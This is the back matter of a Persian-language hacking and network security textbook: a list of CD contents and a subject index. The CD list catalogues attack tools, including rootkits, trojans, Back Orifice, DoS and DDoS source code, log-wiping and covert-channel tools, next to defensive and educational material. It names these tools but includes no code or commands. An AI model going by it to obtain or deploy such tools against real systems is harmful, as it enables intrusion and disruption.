۱۱۰)	ابزار حمله	Irk5 (Linux Rootkit 5)
۱۱۱)	ابزار حمله	Rootkits
۱۱۲)	ابزار حمله	Saran Wrap (Wrapper Program)
۱۱۳)	ابزار حمله	Silk Rope (Wrapper Program)
۱۱۴)	ابزار حمله	Tripwire (File System Integrity Checker)
۱۱۵)	ابزارهای حمله	Trojans for Unix & Linux
۱۱۶)	ابزارهای حمله	Trojans for Windows
۱۱۷)	ابزار مدیریت	VNC(Cross-Platform Remote Administration)
۱۱۸)	ابزار مدیریت	VNC Source Code for Windows
۱۱۹)	ابزار حمله	Wrapper Programs
		Chapter 11 – Phase 5- Covering Track and Hiding
۱۲۰)	ابزار حمله	WinZapper
۱۲۱)	ابزار حمله	Syslogd
۱۲۲)	ابزار حمله	Kiwi Syslogd For Windows
۱۲۳)	ابزار حمله	Steganography
۱۲۴)	ابزار دفاعی	Tripwire - File Integrity Checker
۱۲۵)	ابزار حمله	Loki
۱۲۶)	ابزار حمله	Reverse WWW Shell
۱۲۷)	ابزار حمله	Sneakin
۱۲۸)	ابزار حمله	Covert-TCP
۱۲۹)	ابزار حمله	NT Find & Destroy
۱۳۰)	**فایلهای پاورپوینت هفت سمینار+ مالتی‌مدیای تدریس درس شبکه‌های کامپیوتری**	**Presentation (For Lecturers & Researchers)**
۱۳۱)	**حدود ۴۰۰ مقالهٔ مرتبط با مباحث کتاب**	**Useful Papers for Researcher**

www.itqorve.loxblog.com

www.itqorve.loxblog.com

۲) فهرست محتویات CD به ترتیب حروف الفبا

نام ابزار	نوع کاربری	فصل
Achilles!	ابزار کاربردی/مدیریت/حمله	۷
Acrobat Reader 5.0	—	ضمیمه
A-dial	ابزار کاربردی/مدیریت/حمله	۶
Adore (Kernel Level Rootkit)	ابزار حمله	۱۰
Back Orifice 2000 (Source Code)	ابزار حمله/مدیریت	۱۰
Blitznet (Source Code)	ابزار کاربردی/حمله	۹
BO2K	ابزار حمله/مدیریت	۱۰
Brute_SSL (Source Code)	ابزار کاربردی/حمله	۷
Brute_Web (Source Code)	ابزار کاربردی/حمله	۷
Building Internet Firewalls (E-Book)	آموزشی/کتاب الکترونیکی	۲
Cheops	ابزار کاربردی/مدیریت/حمله	۶
Chkrootkit	ابزار حمله	۱۰
Covert-TCP	ابزار حمله	۱۱
Default Passwords	ابزار پیشگیری/حمله	۷
DEMON DIALER	ابزار کاربردی/مدیریت/حمله	۶
DOO_TOOLS	ابزار کاربردی/مدیریت/حمله	۶
Dsniff	ابزار کاربردی/مدیریت/حمله	۸
eEye Retina Scanner	ابزار کاربردی/مدیریت/حمله	۶
Elite Wrap (Wrapper Program)	ابزار حمله	۱۰
Ethereal	ابزار کاربردی/مدیریت/حمله	۸
Exploit Codes & Tools	ابزار پیشگیری/حمله	۷
FirewalK vs. Firewall	ابزار کاربردی/مدیریت/حمله	۶
firewalls_complete (E-Book)	آموزشی/کتاب الکترونیکی	۲
FragRouter	ابزار کاربردی/حمله	۶
Freak88	ابزار کاربردی/حمله	۹
Hacked Web Sites	آموزشی	۱
Hunt	ابزار کاربردی/مدیریت/حمله	۸
Illustrated TCP-IP	آموزشی/کتاب الکترونیکی	۲

www.itqorve.loxblog.com

www.itgorve.loxblog.com

Introduction to Socket Programming (Farsi)	آموزشی/مقاله	۲
IPSec	آموزشی/ویدیو	۲
IP-Spoofing (Linux Version)	ابزارهای کاربردی/حمله	۸
IP-Spoofing (Windows Version)	ابزارهای کاربردی/حمله	۸
John the Ripper 1.3	ابزار پیشگیری/حمله	۷
Jolt (Source Code for Linux)	ابزار کاربردی/حمله	۹
Juggernaut	ابزار کاربردی/مدیریت/حمله	۸
Kiwi Syslogd For Windows	ابزار حمله	۱۱
Knark (Kernel Level Rootkit)	ابزار حمله	۱۰
L0phtCrack	ابزار کاربردی/مدیریت/حمله	۶
L0phtCrack	ابزار کاربردی/پیشگیری/حمله	۷
Land (Source Code for Linux)	ابزار کاربردی/حمله	۹
Latierra (Source Code)	ابزار کاربردی/حمله	۹
Loki	ابزار حمله	۱۱
lrk5 (Linux Rootkit 5)	ابزار حمله	۱۰
Microsoft IPSec (Video)	آموزشی/ویدیو	۴
Microsoft Proxy Server Concepts (Video)	آموزشی/ویدیو	۴
Microsoft RAS Server (Video)	آموزشی/ویدیو	۴
Microsoft TCP-IP (Video)	آموزشی/ویدیو	۲
Microsoft Windows 2000 Discovering	آموزشی/شبیه‌ساز نصب	۴
Microsoft Windows 2000 Server Simulation	آموزشی/شبیه‌ساز نصب	۴
Microsoft Windows 2000 Simulation	آموزشی/شبیه‌ساز نصب	۴
Nessus	ابزار کاربردی/دفاعی/حمله	۶
NetInfo Reconnaissance Tool	ابزار کاربردی/دفاعی/حمله	۵
Nmap	ابزار کاربردی/مدیریت/حمله	۶
Norton Firewall 2001	ابزار کاربردی/دفاعی	۲
NT Find & Destroy	ابزار حمله	۱۱
NT UNIX Password Cracker	ابزار کاربردی/پیشگیری/حمله	۷
NTFS DOS	ابزار کاربردی/پیشگیری/حمله	۷
Packet Sniffer (for Windows)	ابزار کاربردی/مدیریت/حمله	۸
Pandora	ابزار کاربردی/پیشگیری/حمله	۷
Papasmurf_c (Source Code)	ابزار کاربردی/حمله	۹

www.itgorve.loxblog.com

www.itqorve.loxblog.com

PBX_SCANNER	ابزار کاربردی/مدیریت/حمله	۶
Ping of Death	ابزار کاربردی/حمله	۹
practical_unix_and_internet_security	آموزشی/کتاب الکترونیکی	۳
Presentation (For Lecturers & Researchers)	فایلهای پاورپوینت هفت سمینار+ مالتی‌مدیـــــای تدریـــــس درس شبکه‌های کامپیوتری	ضمیمه
ProtectX Professional	ابزار کاربردی/دفاعی	۲
Pwdump	ابزار کاربردی/پیشگیری/حمله	۷
Reconnaissance Web Sites	آموزشی/وب‌سایت	۵
Redir	ابزار کاربردی/مدیریت/حمله	۸
Reverse WWW Shell	ابزار حمله	۱۱
RFC 1700 (Assigned Numbers & Port Specification)	آموزشی/سند مرجع	۶
Rootkits	ابزار حمله	۱۰
Saint-3.0	ابزار کاربردی/مدیریت/حمله	۶
Sam Spade V114	ابزار کاربردی/دفاعی/حمله	۵
SARA (Security Auditor's Research Assistant)	ابزار کاربردی/مدیریت/حمله	۶
Saran Wrap (Wrapper Program)	ابزار حمله	۱۰
Silk Rope (Wrapper Program)	ابزار حمله	۱۰
Smurf (Source Code for Linux)	ابزار کاربردی/حمله	۹
Smurf For Windows (EXE+Source Code)	ابزار کاربردی/حمله	۹
Sneakin	ابزار حمله	۱۱
Sniffit	ابزار کاربردی/دفاعی/حمله	۸
Snort	ابزار کاربردی/دفاعی/حمله	۸
SSL 3.0	آموزشی/مقاله	۲
Stack Smash	آموزشی/مقاله	۷
Standard Port Numbers	آموزشی	۲
Steganography	ابزار حمله	۱۱
Strobe	ابزار کاربردی/مدیریت/حمله	۶
Super Scan	ابزار کاربردی/مدیریت/حمله	۶
SYN Flood (Source Code)	ابزار کاربردی/حمله	۹
Syslogd	ابزار حمله	۱۱

www.itqorve.loxblog.com

www.itqorve.loxblog.com

TCPDump	ابزار کاربردی/دفاعی/حمله	۸
TCP-IP Overview (Video)	آموزشی/ویدیو	۲
Teach Yourself TCP IP in 14 Days	آموزشی/کتاب الکترونیکی	۲
TearDrop (Source Code for Linux)	ابزار کاربردی/حمله	۹
TFN2K (Tribe Flood Network 2000)	ابزار کاربردی/حمله	۹
THC-Login Hacker	ابزار کاربردی/حمله	۶
THC-SCAN 2.0	ابزار کاربردی/مدیریت/حمله	۶
Tripwire - File Integrity Checker	ابزار دفاعی	۱۱
Tripwire (File System Integrity Checker)	ابزار حمله	۱۰
Trojans for Unix & Linux	ابزارهای حمله	۱۰
Trojans for Windows	ابزارهای حمله	۱۰
TTY Snoop	ابزار کاربردی/دفاعی/حمله	۸
TTY Watcher	ابزار کاربردی/دفاعی/حمله	۸
UDP Flood (For Windows)	ابزار کاربردی/حمله	۹
Ultra Scan	ابزار کاربردی/مدیریت/حمله	۶
UNIX E-Books	آموزشی/کتاب الکترونیکی	۳
Unix Passwords Cracker	ابزار کاربردی/پیشگیری/حمله	۷
UNIX Secure Programming	آموزشی/مقاله	۳
Useful Papers for Researcher	حدود ۴۰۰ مقالهٔ مرتبط با مباحث کتاب	ضمیمه
Useful Web Sites	آموزشی/وب‌سایت	۸
Very Big Dictionary for Crack	آموزشی/پیشگیری	۷
Vlad-0.7	ابزار کاربردی/مدیریت/حمله	۶
VNC (Cross-Platform Remote Administration)	ابزار مدیریت	۱۰
VNC Source Code for Windows	ابزار مدیریت	۱۰
Vulnerability Scanners (Linux Version)	ابزارهای پیشگیری/حمله	۶
Vulnerability Scanners (Windows Version)	ابزارهای پیشگیری/حمله	۶
War Dialer	ابزار کاربردی/حمله	۶
Whisker	ابزارهای پیشگیری/حمله	۶
White Papers about MS Windows 2000 Networking	آموزشی/مقاله	۴
Widows 2000 DNS Overview (Video)	آموزشی/ویدیو	۴

www.itqorve.loxblog.com

www.itqorve.loxblog.com

Windows 2000 Active Directory Overview (Video)	آموزشی/ویدیو	۴
Windows 2000 Professional Demos	آموزشی/ویدیو	۴
Windows 2000 Server Demos	آموزشی/ویدیو	۴
Windows NT Password Dump	ابزار کاربردی/پیشگیری/حمله	۷
WinDump	ابزار کاربردی/دفاعی/حمله	۸
WinNuke	ابزار کاربردی/حمله	۹
WinZapper	ابزار حمله	۱۱
Wrapper Programs	ابزار حمله	۱۰
X Dialer	ابزار کاربردی/دفاعی/حمله	۶
Z-hacker	ابزار کاربردی/حمله	۶
Zip-Unzip Tools	–	–
Zombie Zapper (EXE For Windows)	ابزار کاربردی/پیشگیری	۹
Zombie Zapper (Source Code For Windows)	ابزار کاربردی/پیشگیری	۹
ZoneAlarm 2000	ابزار کاربردی/دفاعی	۲
30 Port Scanner Tools	ابزار کاربردی/مدیریت/حمله	۶

www.itqorve.loxblog.com

فهرست موضوعی

آ-ا

آدرس IP، ٤٤
کلاسهای آدرس، ٤٥
کلاس A ، ٤٦
کلاس B، ٤٧
کلاس C، ٤٧
کلاس D، ٤٧
آدرسهای خاص، ٤٨
آدرس بازگشت ،loopback، ٤٨
آدرس سوکت، ٦١
آدرسهای زیر شبکه، ٤٩
ابزارNetCat ، ٣٧١ ، ٤١٩
برای انتقال فایل، ٣٧٣
برای پویش پورتهای باز، ٣٧٥
برای برقراری ارتباط و ارسال داده، ٣٧٨
برای ایجاد رخنه، ٣٧٨ ، ٤٢٠
برای رلهٔ ترافیک، ٣٨١
ابزار Firewalk، ٢٣٠
کنکاش در شبکه، ٢٣١
پویش دیوار آتش، ٢٣١
کشف قواعد، ٢٣٢
ابزار THC-Scan، ٢٠٠
اتصال‌گرا، ٦٠
احراز هویت، ٥٦٨
استاندارد DES، ٥٥٩
استتار فایلها، ٤٧٨
استراق سمع از هاب، ٣٣٦
کلمات عبور ویندوز، ٢٩٥
استراق سمع/بوکشیدن، ٣٣٣
استراق سمع از HTTPS و SSH، ٣٤٦
استیگانوگرافی، ٤٩٢
اسنیفر، ٣٣٤
اعتماد در یونیکس، ١١١
الگوریتم کشف کلمات عبور، ٢٨٨
الگوی زیرشبکه، ٤٩
امضاهای دیجیتالی، ٥٧١
امضاء با کلید سرّی، ٥٧١

امضا با کلید عمومی، ۵۷۲
انواع حملات،۱۹
حمله از نوع وقفه، ۱۹
حمله از نوع استراق‌سمع، ۱۹
حمله از نوع افزودن اطلاعات، ۱۹
حمله از نوع دستکاری داده‌ها، ۱۹
ایجاد رخنه پس از درهم شکستن پشته، ۲۷۲
از طریقinetd ، ۲۷۲
از طریق TFTP، ۲۷۲
از طریق X-term، ۲۷۲

ب

بدون‌اتصال(Connectionless)، ۳۳، ۶۰
برقراری و ختم ارتباط ، ۶۵
بستهٔ (قطعهٔ) TCP، ۶۱
فیلدها، ۶۲
بیتهای کد ، پرچم، ۶۳
کنترل جریان، ۶۷
بلوک نظارت بر انتقال TCB، ۶۷
بستهٔ IP، ۴۰
قالب بسته، ۴۱
فیلدهای بسته، ۴۱
Version، ، ۴۱
IHL، ۴۱
ToS، ۴۱
Total Length، ۴۱
Fragment Offset، ۴۲
DF، ۴۲
MF، ۴۲
Identification، ۴۲
TTL، ۴۳
Protocol Field، ۴۴
بمباران، ۳۹۳
بوکشیدن/استراق سمع، ۳۳۳

پ

پروتکل IP، ۳۹
ناکارآمدی و کاستیها، ۵۹
پروتکل ARP ، ۵۴
قالب بسته‌ها، ۵۶
پروتکل ICMP، ۵۱
فیلدها، ۵۲
پیامها، ۵۲
پروتکل TCP، ۵۹
پروتکل UDP، ۶۹
قالب بسته ، ۷۰
فیلدها، ۷۰
پشتهٔ سیستم/برنامه، ۲۶۳
درهم شکستن، ۲۶۶
پشتهٔ پروتکلی TCP/IP، ۲۹
پلی‌مورفیسم، ۲۷۱
پورتهای باز، ۷۰
پویش پورت ، ۲۱۰
پویش مودبانه، ۲۱۲
پویش مخفیانه، ۲۱۴
پویش بروش نقض اصول پروتکل، ۲۱۴
Null Scan، ۲۱۵
Xmas tree، ۲۱۵
TCP-Fin Scan، ۲۱۵
FTP Bounce Scan، ۲۱۷
UDP Port Scan، ۲۱۸
زمانبندی صحیح، ۲۲۴
پیشگیری و مبارزه، ، نگاه کنید به روشهای مقابله

ت

تعقیب مسیرها در شبکه، ۲۰۶
تعقیب نشستهای وب، ۳۱۰
تغییر در فایلهای Shell History، ۴۷۴

ث

ثبت رخدادها در یونیکس، ۱۱۲

ج

جنبش نفوذگری، ۱۷
انگیزه‌ها، ۲۰

چ

چندریختی(پلی‌مورفیسم)، ۲۷۱

ح

حدس کلمات عبور، ۲۸۳
حسابهای کاربری در یونیکس ۱۰۳
حملات توزیع‌شدهٔ DoS، ۴۰۶
TFN2K، ۴۰۷
حمله ، حملات، ۲۰
فعال، ۲۰
غیرفعال، ۲۰
حمله به IDS، ۲۴۶
حمله به سوئیچها، ۳۴۱
حمله به فایلهای ثبت رخداد در NT، ۴۶۸
حمله به فایلهای ثبت رخداد در یونیکس، ۴۷۲

حمله به کوکی، ۳۱۶
حمله به مودم، ۱۹۹
حمله به نشستهای وب، ۳۱۰
حمله به وب، ۳۰۶
حمله به برنامه‌های CGI، ۲۵۱
مکانیزمها، ۲۵۲
حملهٔ DoS، ۳۹۱
متوقف کردن سیستم از درون، ۳۹۲
اشباع منابع سیستم، ۳۹۴
اشباع جدول پروسه، ۳۹۴
اشباع سیستم فایل، ۳۹۵
اشباع پهنای باند، ۳۹۵
متوقف کردن سیستم از بیرون، ۳۹۶ ، ۳۹۸
ابزار Land، ۳۹۶
ابزار Lattiera، ۳۹۶
ابزار Ping of death، ۳۹۶
ابزار Jolt2، ۳۹۶
ابزار TearDrop، ۳۹۶
حملهٔ Fraggle، ۴۰۵
حملهٔ Smurf، ۴۰۳
حملهٔ SYN Flood، ۳۹۸

د

دایمون، ۹۵
در پشتی، ۴۱۹
دروکردن حسابهای کاربری، ۳۰۷
درهای پشتی، ۴۳۵
دست‌تکانی سه‌مرحله‌ای ، ۶۵
دفاع، نگاه کنید به روشهای مقابله
دیوار آتش شخصی، ۸۰، ۵۷۵
دیوار آتش، ۷۱
قواعد ، ۷۲
مبانی طراحی ، ۷۳
لایه‌ها، ۷۴
جدول فیلترینگ، ۷۶

ر

ربودن نشست، ۳۶۴
رخنه از طریق Active X، ۴۳۵
رخنه، ۲۵۹
در سیستم عامل، ۲۶۲
در پشته، ۲۶۳
ردّ گم کردن، ۴۶۸
رمزنگاری ۵۵۹
DES، ۵۵۹
کلید عمومی، ۵۶۴
RSA، ۵۶۴
روُت‌کیت (Rootkit)، ۴۳۹
معمولی، ۴۴۰
استراق سمع ۴۴۳
سطح هسته، ۴۵۲
تغییر مسیر اجرا، ۴۵۳
پیاده‌سازی، ۴۵۵
روشهای مقابله، پیشگیری
با آشکارشدن اطلاعات بروشهای روانشناختی، ۱۵۲
با دسترسی مستقیم و فیزیکی به شبکه، ۱۵۴
با آشغال‌گردی، ۱۵۹
با شناسایی از طریق وب، ۱۵۹
با جستجوی مخرُب از طریق whois، ۱۶۸
با نشت اطلاعات از DNS، ۱۸۳
با نفوذ از طریق مودم، ۲۰۳
با نقشه‌برداری از شبکه، ۲۰۹
با پویش پورتهای باز، ۲۲۵
با Firewalk، ۲۳۴
با پویش نقاط ضعف سیستم، ۲۴۲
با فریب IDS، ۲۵۳
با حمله به پشته، ۲۷۰
با سرریزی پشته یا بافر، ۲۷۹
با کشف کلمات عبور، ۳۰۲
با کشف و دروی حسابهای کاربری وب، ۳۱۰
با حمله به Session ID، ۳۱۸
با استراق سمع(اسنیفرها)، ۳۵۴
با فریبکاری متکی به آدرسهای IP جعلی، ۳۶۲
با ربوده شدن نشست، ۳۷۰
با NetCat ، ۳۸۵
با حملات DoS از بیرون، ۳۹۸
با حمله SYN Flood، ۴۰۱
با حملات Smurf و Fraggle، ۴۰۶
با حملات DDoS، ۴۱۰
با اسبهای تروا، ۴۳۶
با Rootkits، ۴۴۸
با آلودگی سطح هسته، ۴۵۹
با تغییر در ثبت رخداد، ۴۷۵
با فایلهای پنهان، ۴۸۲
با کانالهای پنهان، ۴۹۶

ز

زامبی، ۴۰۷
زمانسنجها در TCP، ۶۸

س

سرویس X
X11، ۱۱۶
X-Term، ۱۱۶
سرویس‌دهندهٔ RAS، ۱۳۹
سرویس‌دهندهٔ IIS، ۱۳۸
سرویسهای امنیتی، ۱۹
سیستم کشف مزاحمت (IDS)، ۲۴۳
سیستم فایل NTFS، ۱۳۴
مجوزهای فایل، ۱۳۵

ش

شناسایی مقدماتی، ۱۴۹
روشهای روانشناختی، ۱۵۰
دسترسی مقدماتی، ۱۵۲
آشغالگردی، ۱۵۵
جستجو در وب، ۱۵۶
جستجو در UseNet، ۱۵۹
ابزار Samspade، ۱۸۵
ابزار NetInfo، ۱۸۷

ط

طوفان Ack، ۳۶۷

ف

فایلهای ثبت رخداد در NT، ۴۶۸
فایلهای مخفی در NT، ۴۸۰
فایلهای مخفی در یونیکس، ۴۷۹
فریب ماشینها
از طریق تکنیک Source Routing، ۳۵۶
از طریق قابلیت اعتماد در یونیکس، ۳۵۷
با آدرسهای جعلی IP، ۳۵۶
با پیامهای ARP، ۳۴۲
با پیامهای DNS، ۳۴۴
فیلترهای مبتنی بر پراکسی، ۷۸
فیلترهای هوشمند و Stateful، ۷۶
جدول فیلترینگ، ۷۷

ق

قطعه‌قطعه‌سازی، ۴۲

ک

ردهٔ کاربران NT، ۱۳۵
کاربران محلی، ۱۳۵
کاربران شبکه، ۱۳۵
کالبدشکافی حمله، ۵۰۳
کانالهای پنهان، ۴۸۲
از طریق ICMP، ۴۸۳
از طریق TelNet، ۴۹۱
از طریق فیلدهای بستهٔ IP، ۴۹۲
از طریق فیلدهای بستهٔ TCP، ۴۹۲
از طریق Loki، ۴۸۵
Reverse WWW Shell، ۴۸۸
Sneakin، ۴۹۱
استیگانوگرافی، ۴۹۲
کدهای Exploit Code، ۲۶۸
کِرکِر(Cracker)، ۱۷
کشف حسابهای کاربری وب، ۳۰۷
کشف کلمات عبور در یونیکس، ۲۹۶
کشف کلمات عبور، ۲۸۲
کشف ماشینهای فعال، ۲۰۶
کشف نوع سیستم عامل، ۲۲۳
کلید نشست، ۵۷۰
کوُکی ۳۱۳
موقت، دائم، ۳۱۴

گ

گواهینامهٔ دیجیتالی، ۳۴۷

ل

لایه ، لایه‌بندی، ۲۹
فیزیکی از OSI، ۳۲
پیوند داده از OSI، ۳۲
شبکه از OSI، ۳۳
انتقال از OSI، ۳۴
جلسه از OSI، ۳۵
ارائه از OSI، ۳۵
کاربرد از OSI، ۳۵
واسط شبکه از TCP/IP، ۳۷
شبکه ، IP از TCP/IP، ۳۷
انتقال از TCP/IP، ۳۸
کاربرد از TCP/IP، ۳۹
لایهٔ انتقال در اینترنت، ۵۸

م

ماشینهای زامبی، ۴۰۷
ماشینهای فعّال در شبکه، ۲۰۵
مبارزه و پیشگیری، نگاه کنید به روشهای مقابله
مجوزهای دسترسی در یونیکس، ۱۰۳
مجوزهای فایل در یونیکس، ۱۰۷
مخفی نگاه داشتن حضور، ۴۶۸

مدل TCP/IP، ۳۵
مرامنامهٔ نفوذگران کلاه‌سفید، ۱۸
مکانیزمهای پویش پورت، ۲۱۱
مکانیزمهای پیاده‌سازی نشستهای وب، ۳۱۲
مکانیزمهای Nmap، ۲۲۶
مودمهای ناامن، ۲۰۳

ن

نشت اطلاعات از طریق DNS، ۱۸۳
نفوذگر، ۱۷
کلاه‌سفید ۱۸
کلاه‌سیاه، ۱۸
نقاط آسیب‌پذیر، ۲۳۵
نقشه‌برداری از شبکه، ۲۰۵

و

ویندوز ۲۰۰۰، ۱۴۰
مشخصه‌های امنیتی، ۱۴۳
حالات نصب، ۱۴۱
ویندوز NT
مفاهیم پایه، ۱۲۲
گروههای کاری ، ۱۲۳
منابع اشتراکی، ۱۲۳
معماری، ۱۲۴
مود کاربر، ۱۲۵
مود هسته، ۱۲۶
گروهها، ۱۲۸
حسابهای کاربری، ۱۲۸
گروههای خاصّ، ۱۲۹
سیاستهای امنیتی، ۱۳۲
ثبت رخدادها، ۱۳۳
مجوزهای منابع اشتراکی، ۱۳۵

ی

یونیکس، ۸۹
ساختار سیستم فایل، ۹۲
معماری هسته، ۹۴
پروسه‌ها، ۹۳
پروسه‌های شبکه، ۹۶
ثبت رخدادها، ۱۱۲
سرویسهای شبکه، ۱۱۳

2-Way Authenticate، ۵۶۹
3-Way Handshake ، ۶۵
Account Harvesting، ۳۰۷
Ack Piggybacking، ۶۰
Ack Storm، ۳۶۷
Active Directory، ۱۴۲
Active Sniffing، ۳۳۹
Adore، ۴۵۷
Allwhois، ۱۶۳
ARIN، ۱۶۷
ARP، ۵۴
Fields، ۵۶
ARPSpoofing، ۲۴۲
Attack Signature، ۲۷۱
Authenticated Header، ۸۳
Back Orifice، ۴۲۶ ، ۵۴۳
BO2K، ۴۲۶
Bombardment، ۳۹۳
cDc، ۴۲۶
Cheops، ۲۰۸
CIFS، ۱۳۷
Code Bits،
ACK-Bit
SYN-Bit
FIN-Bit
URG
PSH
RST (Reset)، ۶۳
Connectionless، ۳۳، ۶۰
Connection Oriented، ۶۰
Covert-TCP، ۴۹۳
Cron، ۹۶
Daemon، ۹۵
DDoS، ۴۰۶
Demilitarized Zone (DMZ)، ۸۰
Demon Dialer، ۱۹۸
Denial of Service، ۳۹۱
DES، ۵۵۹
DF، ۴۲
DMZ، ۷۹
DNS Spoofing، ۳۴۴
DNS، ۱۶۹
Iterative Query، ۱۷۱
Recursive Query، ۱۷۲
Reverse Query، ۱۷۴
Resource Record، ۱۷۶

DoS Attack، ۳۹۱
Dsniff، ۳٤۰
Exploit Code، ۲٦۸
Firewalk، ۲۳۰
کنکاش در شبکه، ۲۳۱
پویش دیوار آتش، ۲۳۱
کشف قواعد، ۲۳۲
Fraggle Attack، ٤۰۵
Fragmentation، ٤۲
Fragment Offset، ٤۲
FragRouter، ۲٤۷
FTP Bounce Scan، ۲۱۷
Full Duplex، ۳۰
HAL، ۱۲۷
Half Duplex، ۳۰
HoneyPot، ٤٦۱
Hot Fixes، ۱۲۳
Httpd، ۹٦
Hunt، ۳٦۸
IANA، ٤۵
ICCB، ۸۲
ICMP، ۵۱
Message، ۵۲
Fields، ۵۲
Identification، ٤۲
Idle Timer، ٦۹
IDS، ۲٤۳
IDS در سطح شبکه، ۲٤۸
IETF، ۸۲
IHL، ٤۱
IIS، ۱۳۸
Inetd، ۹۷
Init، ۹٦
IP Spoofing، ۳۵٦
IPSec، ۸۲
AH، ۸۳
ESP، ۸٤
IRTF، ۸۲
John the Ripper، ۲۹٦
John، ۲۹۸
پیکربندی، ۳۰۰
Keep-Alive Timer، ٦۸
Killall، ۱۰۳
L0phtCrack، ۲۸۹
Loopback، ٤۸
MF، ٤۲
Mitm، ۳٤۸
Monkey In The Middle، ۳٤۸
Nessus، ۲٤۰
معماری، ۲٤۰
NETBEUI، ۱۳۸
NetBIOS، ۱۳۸
NetCat، ۳۷۱ ، ٤۱۹
برای انتقال فایل، ۳۷۳
برای پویش پورتهای باز، ۳۷۵
برای برقراری ارتباط و ارسال داده، ۳۷۸
برای ایجاد رخنه، ۳۷۸ ، ٤۲۰
برای رلهٔ ترافیک، ۳۸۱
NetInfo، ۱۸۷
NFS، ۹۷ ، ۱۱۵
Nslookup، ۱۸۱
NT، ۱۲۱
مفاهیم پایه، ۱۲۲
گروههای کاری ، ۱۲۳
منابع اشتراکی، ۱۲۳
معماری، ۱۲٤
مود کاربر، ۱۲۵
مود هسته، ۱۲٦
گروهها، ۱۲۸
حسابهای کاربری، ۱۲۸
گروههای خاصّ، ۱۲۹
سیاستهای امنیتی، ۱۳۲
ثبت رخدادها، ۱۳۳
مجوزهای منابع اشتراکی، ۱۳۵
NTFS، ۱۳٤
مجوزهای فایل، ۱۳٤
Open Ports، ۷۰
PAR، ٦۰
Passive Sniffing، ۳۳٦
Password Crack، ۲۸٦
Password Policy، ۱۳۲
Persistence Timer، ، ٦۹
Person In the Middle، ۳٤۸
Ping، ۲۱۹
Polymorphism، ۲۷۱
Positive Acknowledgement/Retransmission، ٦۰
Protocol Field، ٤٤
Proxy Based Filters، ۷۸
Quiet Timer، ٦۹
RAS، ۱۳۹
Reconnaissance Web Sites، ، ۱۸۹
Reconnaissance، ۱٤۹
Remote Procedure Call، ۲۱۹
Retransmission Timer، ٦۸

Root، ۱۰۵
Rootkit، ۴۳۹
معمولی، ۴۴۰
استراق سمع ۴۴۳
سطح هسته، ۴۵۲
تغییر مسیر اجرا، ۴۵۳
پیاده‌سازی، ۴۵۵
RPC، ۲۱۹
RSA، ۵۶۴
SamSpade، ۱۸۵
Sendmail، ۹۶
Service Pack، ۱۲۳
Session Hijacking، ۳۶۴
Session Key، ۵۷۰
Session Tracking، ۳۱۰
SetUID، ۱۰۸
Silk Rope، ۴۳۳
Simplex، ۳۰
SMB، ۱۳۷
Smurf Attack، ۴۰۳
Sniffers، ۳۳۴
Sniffit، ۳۳۸
Snort، ۳۳۷
Spoofing
Source Routing، ۳۵۶
Unix Trust، ۳۵۷
IP Spoofing، ۳۵۶
ARP Spoofing، ۳۴۲
DNS Spoofing ، ۳۴۴
SQL Piggybacking، ۳۲۰
SSH، ۳۵۲
SSL، ۸۱ ، ۳۴۷
Stack Smashing/Overflow، ۲۶۶
Stateful Filters، ۷۶
Steganography، ۴۹۲
Subnet Mask، ۴۹
SYN Flood Attack، ۳۹۸
TCB، ۶۷
TCP Stack Fingerprinting، ۲۲۳
TCP، ۵۹
Fields، ۶۲
Tree Way Handshake، ۶۵
Flow Control، ۶۷
Timers، ۶۸
TFN2K، ۴۰۷
THC-Scan، ۲۰۰
ToS، ۴۱
Total Length، ۴۱
Traceroute، ۲۰۷
Trojan Horses، ۴۱۹
TTL، ۴۳
Two Way Authenticate، ۵۶۹
Unix Trust، ۱۱۱
UNIX، ۸۹
Architecture، ۹۴
File System، ۹۲
Accounts، ۱۰۳
Privilege، ۱۰۶
Version Field، ۴۱
War Dialer، ۱۹۸
Whisker، ۲۵۱
مکانیزمها، ۲۵۲
Whois، ۱۶۰
Windows 2000، ۱۴۰
Wrapper، ۴۳۳
X
X11، ۱۱۶
X-Term، ۱۱۶
Zombie، ۴۰۷
Zone Alarm Pro، ۵۵۴